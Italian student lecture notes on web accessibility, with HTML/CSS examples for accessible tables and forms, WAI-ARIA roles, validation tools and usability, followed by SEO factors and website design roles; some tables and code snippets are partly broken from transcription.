Scritto da Gabriel

```
<td>40<abbr title="per cento">%</abbr></td>
</tr>
<tr>
<th scope="row">attendibilità previsione</th>
<td></td>
<td>Ottima</td>
<td>Ottima</td>
<td>Ottima</td>
<td>Ottima</td>
<td>Buona</td>
<td>Buona</td>
</tr>
</tbody>
</table>
```

		Giorni della settimana				
		Lunedi	**Martedi**	**Mercoledi**	**Giovedi**	**Venerdi**
Italiano	**8.00**	1s			3d	
	9.00		2f			1a
Geografia	**8.00**		4c	6d		
	9.00	2f			1a	

```
<table summary="La tabella descrive quando vengono svolte la materie Italiano e Geografia per le varie classe nelle ore 8 e 9 nei 5 giorni della settimana: Lunedì, Martedì, Mercoledì, Giovedì e Venerdì">
<thead>
<tr>
<th></th>
<th></th>
<th colspan="5" scope="colgroup">Giorni della settimana</th>
</tr>
<tr>
<th abbr="Lun" scope="col"> Lunedi</th>
<th abbr="Mar" scope="col">Martedi</th>
<th abbr="Mer" scope="col">Mercoledi</th>
<th abbr="Gio" scope="col">Giovedi</th>
<th abbr="Ven" scope="col">Venerdi</th>
</tr>
</thead>
<tbody>
<tr>
<th rowspan="2" scope="rowgroup">Italiano</th>
<th scope="row" abbr="8">8.00</th>
<td>1s</td>
<td></td>
<td></td>
<td>3d</td>
<td></td>
</tr>
<tr>
<th scope="row" abbr="9">9.00</th>
<td></td>
<td>2f</td>
<td></td>
<td></td>
<td></td>
```

```
<td></td>
<td>1a</td>
</tr>
<tr>
<th rowspan="2" scope="rowgroup">Geografia</th>
<th scope="row" abbr="8">8.00</th>
<td></td>
<td>4c</td>
<td>6d</td>
<td></td>
<td></td>
</tr>
<tr>
<th scope="row" abbr="9">9.00</th>
<td>2f</td>
<td></td>
<td></td>
<td>1a</td>
<td></td>
</tr>
</tbody>
</table>
```

L'idea è che ogni cella abbia un attributo data-title che riporta l'intestazione di colonna.
Negli schermi piccoli il CSS si preoccupa di:

- Rendere *tr* e *td* elementi di blocco per visualizzarli uno per riga (*display:block;)*
- Non visualizzare gli header (*thead*)
- Aggiungere un'intestazione ad ogni cella prendendola dall'attributo *data-title* (con la proprietà *content*)

In generale, preferiamo delle tabelle che si ridimensionino, come nell'esempio a lato nell'immagine di destra delle due.

Entrambe sono accessibili, ma la seconda è visivamente migliore. Non vogliamo pezzi di tabelle tagliati e visualizzare i singoli elementi come blocco. Questa poi si adatta bene anche in ottica mobile.

Attori principali

			Presente In			
Personaggio	Specializzazione	QI	Prima Stagione	Seconda Stagione	Terza Stagione	Quarta Stagione
Sheldon Cooper	Fisica	183	Presente			
Penny	Attrice	N.D.	Presente			
Leslie Winkle	Sconosciuta	N.D.	Assente	Comparsa		Presente
Bernadette Rostenkowski	Farmacia	100	Assente			Comparsa
Amy Farrah Fowler	Biotecnologie	115	Assente		Comparsa	Presente
Stuart Bloom	Fumetteria	40	Assente			
Emily Sweeney	Sconosciuta	N.D.				
Nome	Specializzazione	QI	Prima Stagione	Seconda Stagione	Terza Stagione	Quarta Stagione

Attori principali

Sheldon Cooper
Specializzazione: Fisica
QI: 183
Stagioni 1, 2, 3, 4: Presente
Penny
Specializzazione: Attrice
QI: N.D.
Stagioni 1, 2, 3, 4: Presente
Leslie Winkle
Specializzazione: Sconosciuta
QI: N.D.
Stagione 1: Assente
Stagioni 1, 2, 3: Comparsa
Stagione 4: Presente
Bernadette Rostenkowski

```
<tr><th id="sheldon" xml:lang="en" headers="personaggio">
        Sheldon Cooper</th>
    <td headers="personaggio sheldon specializzazione"
        data-title="Specializzazione">Fisica</td>
    <td headers="personaggio sheldon qi" data-title="QI">183</td>
    <td class="centerText" colspan="4" headers="sheldon presenteIn
        primaStagione secondaStagione terzaStagione quartaStagione'
        data-title="Stagioni 1, 2, 3, 4">Presente</td>
</tr>
...
    <td class="centerText" colspan="2" headers="leslie presenteIn
        secondaStagione terzaStagione" data-title="Stagioni 1, 2,
        3">Comparsa</td>
    <td class="centerText" headers="leslie presenteIn
        quartaStagione" data-title="Stagione 4">Presente</td>
```

L'esempio applicato in pratica segue in questo codice (aggiungendo uno spazio prima dei *data-title* nel CSS, in particolar modo sapendo che 00A0 è Unicode per *nbsp;*).

Come si vede, viene descritto ogni singolo elemento con *data-title*, *headers*. Nascondiamo inoltre header/footer della tabella, mostrando invece tutto il resto come elementi di blocco. La soluzione mostrata permette di far ridimensionare le tabelle a prescindere.

```
thead, tfoot{
    display: none;
}
tr, th, td {
    display: block;
    padding: 0;
    white-space: normal;
}
th[data-title]:before, td[data-
title]:before {
    content:
        attr(data-title) ":\00A0";
    font-weight: bold;
}
```

```
th{
    background-color: #BD091B;
    color: #FFF;
}

td,th {
    border-top:none;
}

tr:firt-child {
    border: 1px solid #000;
}
```

Per creare form accessibili è necessario:

- corredare sempre i campi dei form con delle etichette (*label*).
- usare una formattazione semplice ed un ordine logico per i campi del form
- permettere una tabulazione semplice per i campi del modulo e fornire meccanismi di autocompletamento
- raggruppare le voci con *optgroup* o *fieldset*
- utilizzare *tabindex* e *accesskey* in modo appropriato nei tag *input, textarea, select*
- utilizzare *title* per fornire informazioni aggiuntive
- Fornire aiuti contestuali (es. data nel formato italiano quando usata in un sito italiano)
    - Ciò include meccanismi di feedback per compilazione campi obbligatori ed errori, segnalando dove questo avvenga
- Rendere gli errori reversibili (se possibile evitarli; si può pensare di inserire *focus* al campo di errori o per esempio chiedere conferma quando si cancella qualcosa)

Ecco un esempio di un form accessibile in HTML:

```
<form>
  <legend>Informazioni di contatto</legend>
  <label for="name">Nome:</label>
  <input type="text" id="name" name="name" required>
  <br>
  <label for="email">Email:</label>
  <input type="email" id="email" name="email" required>
  <br>
  <label for="message">Messaggio:</label>
  <textarea id="message" name="message" required></textarea>
  <br>
  <input type="submit" value="Invia">
</form>
```

In questo esempio, l'elemento *<legend>* fornisce una breve descrizione generale del form per screen reader.
Ogni campo del form è etichettato utilizzando l'elemento *<label>*, con l'attributo for che fa riferimento all'ID dell'input associato. In questo modo, gli utenti possono selezionare l'etichetta per attivare l'input associato.

Gli elementi di input sono contrassegnati come obbligatori utilizzando l'attributo *required*, in modo che gli utenti non possono inviare il form senza compilarli.


Inoltre, per rendere il form ancora più accessibile, si potrebbe considerare di aggiungere una descrizione per ogni campo del form utilizzando l'attributo *aria-describedby*, e indicare l'ordine di tabulazione con l'attributo *tabindex.*

Scritto da Gabriel

In merito alle indicazioni di accessibilità sui colori (sotto simulazioni visive di come potrebbero apparire i colori del sito a chi ha disturbi di visione cromatica):

- Controllare sempre che la pagina sia accessibile agli utenti che non sono in grado di vedere il colore
- Se l'informazione è veicolata tramite il colore deve essere rinforzata con altri metodi
    - Es. grassetto o sottolineatura per i link (se uso solo il colore per evidenziare un link, non basta; serve per far trovare un link come voce)
- Evitare i riferimenti al colore nel testo
    - Es. "Fare click sul pulsante giallo", "Troverete questa informazione sul box azzurro"
- Attenzione agli schemi cromatici e relativi contrasti
    - Il rapporto di contrasto tra testo e grafica sottostante deve essere di almeno 4.5:1 o 3:1 per testo grande (fanno eccezione logotipi [pezzi fusi di due o più lettere] ed elementi di pura decorazione)
        - Particolarmente da tenere in considerazione caso link visitati/non visitati

Sotto un esempio di come degli elementi possono essere visti a seconda del tipo di disturbo di visione cromatica:



Quando gli elementi non sono correttamente indicizzati/classificati, non si riesce bene a renderli accessibili. Ecco perché esiste WAI-ARIA - Web Accessibility Initiative – Accessible Rich Internet Applications (anche chiamate solo ARIA come standard W3C.

- Esso non cambia lo standard DOM, ma è pensato per le pagine web interattive sviluppate con HTML5, JavaScript, etc., per permettere la loro fruizione anche attraverso gli screenreader. Definiscono *ruoli, stati e proprietà* per ogni widget di interazione.
- Assegna inoltre un ruolo semantico ad ogni componente della pagina, contribuendo a migliorare l'accessibilità (qualora questo non fosse già presente in HTML; si pone infatti l'idea di dare un ruolo agli elementi senza informazioni semantiche)

Ogni elemento HTML ha un *ruolo* implicito (es. link). L'attributo *role* permettere di rendere esplicito il ruolo di un elemento e definisce qual è la funzione di un elemento.

- In molti casi replica il valore semantico dei tag HTML5 (*role="navigation" (), complementary (aside), main, contentinfo (copyright)*) oppure altri elementi della pagina (*role="banner", "search", "tabgroup", "tab",* ecc.).
- Quando è possibile sono da preferire i tag HTML5 (tra un div con role="main" e tag *main*, scelgo quest'ultimo; come sarà ripetuto anche sotto, sono sempre preferiti tag semantici).

Altri possibili ruoli (buona lista comprensiva a: https://www.codeinwp.com/blog/wai-aria-roles/)

- *alert*: indica contenuti che vanno segnalati subito all'utente (es. errori nella compilazione delle form con *aria-relevant*)
- *alert dialog*: come il precedente ma il focus viene spostato su un elemento al suo interno

- *presentation*: elimina il significato semantico dell'elemento. Viene usato per nascondere elementi alle tecnologie assistive (ignorato su *button* e su *a*)
- *menubar, menu, menuitem*
- *img, math*

Gli *stati* si definiscono con delle proprietà speciali che descrivono le condizioni correnti degli elementi
- Ex. *aria-disabled="true", aria-relevant="all"*).

A differenza delle proprietà, essi variano durante il ciclo vitale di un'applicazione, in genere tramite JavaScript.

Parliamo ora di *proprietà*, che vengono usate per aggiungere significato agli elementi:
- *aria-required="true"*
- *aria-labelledby="label"* permette di assegnare un ID a un elemento e in seguito usare l'elemento come etichetta per qualsiasi altro elemento nella pagina (anche multipli) allo stesso tempo, cosa che non è possibile con *<label for="elemento">*
- *aria-label*, usato per fornire un'etichetta testuale ad elementi per essere letti dagli screen reader. Esso ne sostituisce il contenuto (attenzione ai link usati come bottone)
  - Es. Aggiungi Giocatore
  - Lo screen reader legge Pulsante invece che Aggiungi Giocatore - Link
- *aria-describedby*: utilizzato per descrivere le relazioni tra gli elementi (posso usarlo per indicizzare un singolo elemento con *id* e quindi realizzare il concetto di *summary* di HTML5)
  - Utile per esempio per descrivere una tabella al posto della *caption* con *span* apposito
- *aria-selected*: per indicare l'elemento selezionato (es. scheda)

In questo caso, inserisco un'informazione per far capire esiste un campo per la ricerca. Dato quindi un *nav* e un *form* descritti entrambi nel loro ruolo, inseriamo una *label* che fa capire il campo di ricerca dove si trova. Si noti che *article role="article"* è evidentemente ridondante; personalmente, credo sia messo per dire "questo è il contenuto principale", tant'è che *aside* ha come role il fatto di essere *complementary*.

```
<header>
        <h1>...</h1>
        <nav role="navigation">
                <ul>...</ul>
                <form role="search">
                    <input type="search" name="q"
                       placeholder="Scrivi qui ciò che vuoi
                       cercare" aria-label="Campo per la
                       ricerca" />
                </form>
        </nav>
</header>
<main>
        <article role="article">...</article>
        <aside role="complementary">...</aside>
</main>
<footer>...</footer>
```

Successivamente, un esempio di come avere una tabella accessibile in HTML5 usando i ruoli *aria*. Si ha un paragrafo che semanticamente descrive la tabella e un blocco utile per la navigazione:

```
<header>
        <h1>...</h1>
        <nav class="aiuti">
                <a .../>
        </nav>
</header>
<main>
        <p id="descrTabella" class="aiuti">...</p>
        <table aria-describedBy="descrTabella">
           <tr>...</tr>
        </table>
</main>
<footer>...</footer>
```

Ci sono diverse regole da parte di ARIA (presenti sul sito ufficiale):

1) Prima regola: se puoi usare un elemento o un attributo HTML specifico, usa quello piuttosto di usare un elemento con significato diverso e aggiungere un ruolo ARIA
    a. *<main>* e non * *
2) Seconda regola: non cambiare la semantica se non sei davvero obbligato
    a. * <h2> testo tab </h2> * e non mettere il ruolo nell'H2
3) Terza regola: tutti i controlli interattivi ARIA devono essere usabili da tastiera (es. tramite *tab*)
    a. Ex.: assicurarsi che tutto ciò che ha role="button" sia raggiungibile da tastiera
4) Quarta regola: non usare *role="presentation"* o *aria-hidden="true"* su elementi che possono ricevere il focus altrimenti alcuni utenti potrebbero arrivare con il focus su elementi nulli
    a. Utilizzare *tabindex="-1"*
5) Quinta regola: tutti gli elementi interattivi devono avere un'etichetta accessibile
    a. label oppure *aria-label*

La validazione degli elementi ARIA richiede il validatore ufficiale di W3C e il doctype HTML corretto.

Definendo alcune regole di uso generale, il primo passo per raggiungere l'accessibilità di un sito web è utilizzare l'HTML in modo semanticamente corretto. Utilizzare gli standard web e non soluzioni proprietarie. In generale i layout fluidi o elastici per loro natura facilitano l'accessibilità di un sito web.
Cosa evitare:

- frame (nel caso, fornirne sempre una descrizione e un titolo, ma complicano la lettura di altri elementi della pagina; occorre sempre darne una sorgente)
    - sono inoltre un problema per la sicurezza (posso iniettare software/plug-in di terze parti e rilevare click/pressioni di tasti, rompe il layout visivo, può confondere utenti e screen reader e peggiorano il SEO)
- applet (programmi Java eseguito all'interno/ospiti di altri programmi e darne lunghe descrizioni/testo alternativo; comunicano con il DOM e inviano richieste al server; non condividono informazioni di sessione e sono più difficili da controllare)
- mappe immagine, specialmente lato server
    - esse non vengono lette dagli screen reader e complicano il SEO non essendo indicizzabili; inoltre, potrebbero non essere responsive e anche essere lente a caricare, richiedono possibili aggiornamenti/manutenzioni per poter essere manutenute
- tutto ciò che fa riferimento a caratteristiche spaziali
    - es. i menù a cascata devono poter essere visitati con i tab

In merito alla validazione dell'accessibilità, occorrono sia strumenti automatici che la revisione umana tramite test di utilizzo:

- I metodi automatici sono rapidi e convenienti ma non riescono a identificare tutti i problemi
- La revisione umana è più efficace ma costosa. Può assicurare chiarezza di linguaggio e la facilità di navigazione
- Esempio banale: un validatore può controllare che io abbia messo o meno un *alt* ad un'immagine, ma nessuno mi controlla se abbia scritto "gatto" come alt ad un'immagine di un cane

Alcuni metodi di validazione:

- Usare uno strumento di accessibilità automatico e uno di validazione browser
- Validare la sintassi (in tutti i linguaggi, quindi ognuno per XHTML, XML, HTML5, etc.)
- Validare i fogli di stile
- Usare differenti browser grafici (con suoni e immagini caricati/ non caricati, senza mouse, con script, fogli di stile e script non caricati), browser vecchi e nuovi
- Usare browser o emulatori solo testuali
- Usare uno screen reader, un software per ipovedenti (magnifier), un display piccolo, etc.
- Usare controlli automatici di spelling e grammatica
- Rivedere la chiarezza e la semplicità del documento
- Invitare persone con disabilità a revisionare i documenti

Scritto da Gabriel

Ci sono diversi plug-in e strumenti commerciali che possono aiutare il web developer nello sviluppo delle pagine web:

- FireFox Web Developer Toolbar
- Chrome Device Emulation
- Silktide – estensione Chrome che simula diversi tipi di disabilità
- WAVE di Webaims
- Total Validator
- ARC Toolkit

Purtroppo le linee guida e le leggi, pur essendo molto chiare sugli obbiettivi, non lo sono altrettanto sui test da fare; il dipartimento offre un sito sviluppato come tesi che ne raccoglie molteplici:

- https://web.math.unipd.it/accessibility/
- https://web.math.unipd.it/accessibility-dev/

"Garantire l'accessibilità da un punto di vista tecnico non è abbastanza per rendere un sito facile da utilizzare. La vera questione è se gli utenti possono ottenere quello che vogliono da un sito web in un tempo ragionevole e se la visita è piacevole".
Accessibilità non è sinonimo di usabilità, ed è fondamentale sottolineare che non può esserci usabilità senza accessibilità. Un sito web progettato per ridurre le barriere all'accesso non ottiene, quale effetto secondario, un abbassamento delle barriere dovute a scarsa usabilità.

L'usabilità viene definita in vari modi:

- La facilità con la quale un utente può imparare ad operare, a predisporre l'input e a interpretare l'output di un sistema o di una componente (IEEE)

- L'efficacia, l'efficienza e la soddisfazione con la quale determinati utenti raggiungono scopi specifici in determinati ambienti (ISO 9241 - Ergonomics of human-system interaction)
  - EFFICACIA: l'accuratezza e la completezza con la quale determinati utenti raggiungono scopi specifici in determinati ambienti
  - EFFICIENZA: rapporto tra le risorse impiegate e l'accuratezza e la completezza degli scopi raggiunti
  - SODDISFAZIONE: il confort e l'accettabilità del sistema rispetto agli utenti e ad altri soggetti condizionati dal sistema stesso

- L'usabilità è la misura della qualità dell'esperienza dell'utente che interagisce con qualcosa – un sito web, un'applicazione software tradizionale o qualsiasi altro artefatto con il quale l'utente può operare con specifiche modalità
  - Non trovare subito l'informazione che si cerca, specie nel mondo odierno, conduce a perdite di tempo, denaro e aumento di frustrazione per l'utente.
  - Questo scoraggia potenziali utenti/clienti di siti, in quanto non si trova quello che si sta cercando e non si ritorna più in un certo sito.
  - Internet ribalta questa situazione: gli utenti hanno esperienza della usabilità di un sito prima di interagire con esso e prima che siano spesi soldi in possibili acquisti.

- Un sito Web è usabile quando soddisfa i bisogni informativi dell'utente finale che lo sta visitando e interrogando, fornendogli facilità di accesso e navigabilità, e consentendo un adeguato livello di comprensione dei contenuti. Nel caso non sia disponibile tutta l'informazione, un buon sito demanda ad altre fonti informative.

Vi sono vari requisiti emergenti, considerando un sito web come contenitore di informazioni e servizi.

- *Navigabilità*: esistenza di un sistema di navigazione che aiuti a orientarsi nel sito e a cercare informazioni
- *Utilità attesa*: la disponibilità nel sito di informazioni che corrispondano alle aspettative degli utenti
- *Completezza dei contenuti*: la presenza di informazioni a livello di dettaglio desiderabile per gli utenti
- *Comprensibilità delle informazioni*: la forma e la qualità con cui l'informazione viene presentata nel sito
- *Efficacia comunicativa*: misura la credibilità del sito, la pertinenza delle informazioni rispetto al profilo del sito
- *Attrattività grafica*: la qualità del layout grafico del sito

Search Engine Optimization (SEO) e Progettazione dei Siti Web & Seminario Luciani/Dal Maso di Accessibilità

Link utili strumenti UniPD per accessibilità:
https://web.math.unipd.it/accessibility/dettaglio.html?ID=64
https://web.math.unipd.it/accessibility/index.html
https://web.math.unipd.it/accessibility-dev/tools → Serve creare un account apposito e può facilitare la correzione del progetto se utilizzato

Attenzione

La prof. non vuole che le slide del SEO, per motivi di copyright dei grafici presenti nelle stesse, siano disponibili su Mega. Il presente file è una totale trascrizione/revisione di quanto presente al loro interno; comunque, per la maggior parte, sono slide facili e anche già usate in altre lezioni, peraltro già presenti in questo file. Rimane tutto disponibile nel Moodle del corso sia come file che come videolezione.

Tutto quello che facciamo sul Web parte sempre da una ricerca, che corrisponde alle nostre esigenze.
Si definisce genericamente SEO (Search Engine Optimization) l'insieme di tutte le attività di ottimizzazione di un sito web volte a migliorarne il posizionamento nelle pagine dei risultati dei motori di ricerca, facendo in modo i risultati compaiano in pagine indicizzate dal motore di ricerca, definite come *SERP, Search Engine Response Page*).

Il processo di ottimizzazione di un sito web su può dividere in tre fasi:

1) Ottimizzazione tecnica → permette ai motori di ricerca di *accedere* e *indicizzare* i contenuti
2) Creazione dei contenuti → fase di costruzione di contenuti accattivanti e adatti al web
3) Promozione dei contenuti → tutte le attività volte alla raccolta da siti autorevoli

I fattori che influenzano il posizionamento si dividono in due categorie:

- Fattori interni (on-page)
  - Keywords nel tag *title* (molto importante per il posizionamento, ottimo avere titoli unici)
    - Massimo 55 caratteri, spazi inclusi
    - Inserire una parola chiave all'inizio
    - Scrivere in modo accattivante

- Meta tag *description* (molto importante per il posizionamento, enuncia caratteristiche di una particolare pagina)
  - Massimo 145 caratteri, spazi inclusi
  - Deve essere breve, meglio se include una Call to Action (CTA)
    - Una call to action è un elemento di una pagina web o di un'e-mail che invita l'utente a compiere un'azione specifica, come ad esempio acquistare un prodotto, iscriversi a una newsletter, scaricare un file, visitare una pagina specifica, chiamare un numero di telefono, ecc.
  - Deve contenere delle parole chiave

- Uso corretto intestazioni
  - Esistono sei livelli di intestazione: *h1, h2, h3, h4, h5, h6*
  - Si devono utilizzare rispettando l'ordine e pensando alla struttura del documento e non a come vengono visualizzati di default. La visualizzazione infatti può essere modificata.
  - Un loro uso corretto:
    - Facilita la comprensione della struttura del documento sia agli screen reader che ai motori di ricerca
    - Facilita la navigazione da parte di tutti gli utenti, in particolare per gli utenti non vedenti

- Attributo *alt*
  - Alternativa primaria di accessibilità per descrivere in modo equivalente le immagini

- Velocità di caricamento
  - Strumento utile di Google per controllo di velocità delle pagine: https://pagespeed.web.dev/
  - Utile usare strumenti di caching e/o immagini leggere (sempre sotto il MB)

- Qualità scrittura codice
  - La marcatura del testo deve corrispondere al significato semantico dell'elemento in essa racchiuso (ad esempio, usare *header/main/footer* per quanto riguarda HTML5)
    - Evitare l'utilizzo di tag non semantici per separare in modo forzato elementi (
) o modifiche di stile per simulare elementi semanticamente ma in modo grafico, etc.
  - Markup strutturale e il più possibile semantico (separato correttamente)
    - Utilizzo di ** e ** per la cosmesi del testo
    - Utilizzo di *blockquote/q/cite* per le citazioni
    - Utilizzo di *abbr/acronym/address* per abbreviazioni, acronimi, indirizzi
  - Quando il codice è valido, viene indicizzato molto bene
  - Corretto strutturare gli elenchi di navigazione (elenchi di link, definendo *id* per modificarne il layout con CSS), dando dei *ruoli* con ARIA e usando *nav*.

- Eliminazione link errati
  - Si può inserire una pagina sostitutiva (redirezione) oppure segnalare lo spostamento; l'importante è non dare errore, come ad esempio un 404, poco esplicativo per l'utente medio
  - Attenzione inoltre ai link circolari

- Alberatura facilmente scansionabile dai crawler
  - Per quanto riguarda l'alberatura, deve essere il più possibile piatta, quindi pagine raggiungibili in pochi click.

        - Normalmente, le pagine più rilevanti sono sopra in gerarchia; numericamente, bene avere almeno 7 link, alcuni dicono max 10. Tutto ciò aiuta anche la creazione di una mappa mentale del sito.
        - Usare barre di navigazione, come elenchi di link, associando convenientemente un *id* per la modifica layout con CSS, utile in ottica manutenzione

    - Mai contenuti duplicati
        - Questo complica l'indicizzazione da parte dei motori di ricerca e per rilevare la struttura del sito/gerarchia della pagina, che può complicarsi notevolmente

    - Ancora del link attinente al testo
        - Esso è il testo che viene visualizzato e cliccato per seguire un link e non deve avere parole chiave non pertinenti/ripetute, in quanto diminuisce la qualità del link e porta a non comprendere il contenuto della pagina alla quale si reindirizza

    - Social sign
        - Autenticazione con servizi di terze parti social; permettono un accesso semplice e veloce, gradito agli utenti)
        - Link esterni social che parlano del sito o vi reindirizzano
        - Ottimizzare il sito per ricerche "locali" (local SEO) aiutano ad indicizzarlo più in alto e in modo migliore

- Fattori esterni (off-page)
    - *Inbound link* (link presenti su siti/directory esterne entranti nel sito; succede in caso di sito nuovo creato/campagne social [può essere negativo se visto come campagna di acquisizione link])

    - *Link baiting* (campagne di acquisizione link, creando dei contenuti per fare in modo che vengano molto condivisi, trattando in particolare argomenti interessanti/controversi; usato spesso dalle *fake news*, quindi in modo malevolo)

    - *Link popularity* (numeri di siti che si collegano a una pagina web, quindi nel complesso più link ci sono, più una pagina web è popolare)

Ulteriori (messi per approfondimento più che altro da me):
- Creazione di backlink di qualità
    - Per backlink di qualità si intente un link che viene da un dominio che ha un'autorità alta per i motori di ricerca. Per fare un esempio: se il magazine online Forbes darà un link al tuo sito, sarà un link di alta qualità perché Forbes.it ha punteggio 58, rilevato in questo momento con SEOZoom (il punteggio va da 0 a 100).
- Utilizzo di schemi dati e microdati
    - Sono etichette da applicare, ad esempio, a singoli contenuti web (o intere sezioni) utili a descrivere un tipo specifico di informazione e renderla facilmente leggibile dai crawler.
        - Es. veloce → <div itemscope itemtype="http://schema.org/Person">
    - Contribuiscono alla creazione di Rich Snippets per le pagine
- Utilizzo di URL puliti e strutturati in modo logico
- Costante aggiornamento e monitoraggio delle prestazioni del sito

Se si tenta di manipolare i fattori esterni/interni si rischia di essere bannati (cioè, non si viene indicizzati); in particolar modo per vari fenomeni (da me listati per approfondimento, non citati dalla prof.ssa) :
- cloaking (mostrare un contenuto diverso a seconda dello user agent)
- testo invisibile/nascosto oppure plugin deprecati (es. Flash)
- keyword stuffing (riempire la pagina web della parola chiave che si tenta di indicizzare)

Scritto da Gabriel

- backlink (comprare tante pagine per reindirizzare al proprio sito)
- malware/software dannoso
- link acquistati o scambiati

SEO è un processo complesso che deve essere considerato da subito e deve essere continuo e migliorativo. In particolare, abbiamo diversi fattori da considerare:


- La "Trustness", che i riferisce all'affidabilità di un sito web agli occhi dei motori di ricerca. I siti web considerati affidabili hanno maggiori probabilità che i loro contenuti vengano indicizzati e classificati più in alto nei risultati di ricerca.
    - Tra i fattori che possono influenzare l'affidabilità vi sono l'età del sito web, il numero di backlink che puntano al sito e la qualità generale dei contenuti.
- L' "Authority", che si riferisce all'autorevolezza di un sito web su un particolare argomento o insieme di argomenti. I siti web considerati autorevoli su un argomento hanno maggiori probabilità di vedere i loro contenuti classificati più in alto nei risultati di ricerca.
    - Tra i fattori che possono influenzare l'autorevolezza vi sono il numero di backlink di alta qualità che puntano al sito, il numero di citazioni e menzioni in altri media e la qualità complessiva dei contenuti.
- La "Relevance", che si riferisce alla corrispondenza tra il contenuto di un sito web e la domanda di ricerca dell'utente. I siti web che sono considerati più pertinenti alla query di ricerca di un utente hanno maggiori probabilità di avere i loro contenuti classificati più in alto nei risultati di ricerca.
    - Tra i fattori che possono influire sulla pertinenza vi sono l'uso di parole chiave nei contenuti, la qualità complessiva dei contenuti e la struttura generale del sito web.

Qui finisce il set slide SEO e inizia il set di slide “Progettazione dei Siti Web”

Per quanto riguarda la funzione di un sito web, all’inizio era solo per pubblicazione di documenti, mentre ora è uno strumento di collaborazione e cooperazione e per svolgere “business”, intesa come interfaccia al sistema informativo (applicazioni per il web).

Si usa il *modello del bar* nella creazione di un sito, quindi una strutturazione basata su tre componenti principali:

- contenuti di qualità, avendo qualcosa da dire e dicendolo bene
- vicinanza, quindi attinenza ai desideri/contenuti dell’utente
- confidenza, sul contenuto e sulle persone che lo frequentano



Più in generale, un sito secondo questo modello possiede (*dare-avere*):

- Un insieme di contenuti, messaggi, interazioni e transazioni possibili
- Un insieme di strumenti tecnici che rendono accessibili i contenuti e realizzabili le funzionalità (importanza dell’interfaccia)
- Un insieme di persone che lo hanno commissionato, progettato, realizzato, che lo mantengono aggiornato
- Un insieme di persone che vi accedono e ne fruiscono

La progettazione segue alcuni principi:

- Individuazione degli utenti e delle loro esigenze: *analisi dei requisiti*
- Progettazione della base informativa: *dati e informazioni*
- Progettazione delle funzionalità: *applicazioni e servizi*
- Progettazione dell’organizzazione: *accessibilità e usabilità*
- Progettazione grafica: *interfaccia e stile*

Scritto da Gabriel

- Progettazione fisica: *strumenti e manutenzione*

Comprende inoltre diverse figure (normalmente, provenienti da vari ambiti di studio, come Comunicazione, Informatica, Grafica, Giornalismo, Marketing, etc.):

- Project Manager → Esegue il coordinamento del team, schedulazione, budget
- Information Designer → È un esperto in problemi di catalogazione della conoscenza e responsabile sistema di strutturazione, classificazione, ricerca e navigazione all'interno del sito
- Web Designer → Progettista del design e del layout che identifica il sito (facendo attenzione al punto in alto a sinistra in primis, primo punto di attenzione visiva, infatti lì si mettono i loghi)
- Gruppo di esperti Informatici (reti, standard web, database, grafica)
- Responsabile Editoriale → Esperto nell'uso del linguaggio e adattamento testi
- Referente Informatico → Referente per lo stato dell'arte della tecnologia, regola l'amministrazione server e (non sempre) servizi di rete. Inoltra, amministra lo sviluppo e manutenzione di servizi e applicazioni
- Esperto in Marketing → Identifica obiettivo del sito e utenti
- Esperto in usabilità → Valutazione usabilità prototipi e sito finale

La fase di <u>analisi dei requisiti</u> per un sito web è un processo importante per determinare le esigenze specifiche del sito e come queste possono essere soddisfatte (sia per utenti interni che per utenti esterni). Occorre quindi raccogliere dati sui possibili stakeholders/utenti, determinando le funzionalità e caratteristiche di massima del sito, valutando in modo realistico e completo le esigenze e ponendo cura nella valutazione dei singoli dettagli.

Esempio di una forte campagna pubblicitaria, basata su voto di icone e su invio di clip personalizzate per vincere la macchina; di fatto, sbagliarono l'impostazione della pubblicità da un punto di vista di strutturazione ed età e la Mito all'inizio fu un errore clamoroso; successivamente Giulietta fu un successo molto grande.

- https://www.cultframe.com/2008/09/alfabet-alfa-romeo-mito/
- https://www.adcgroup.it/adv-express/news/industry/marketing/alfabet-il-linguaggio-di-un-mito.html
- https://mondomotoriblog.com/alfabet-sbarca-su-msn-per-chattare-con-alfa-romeo/

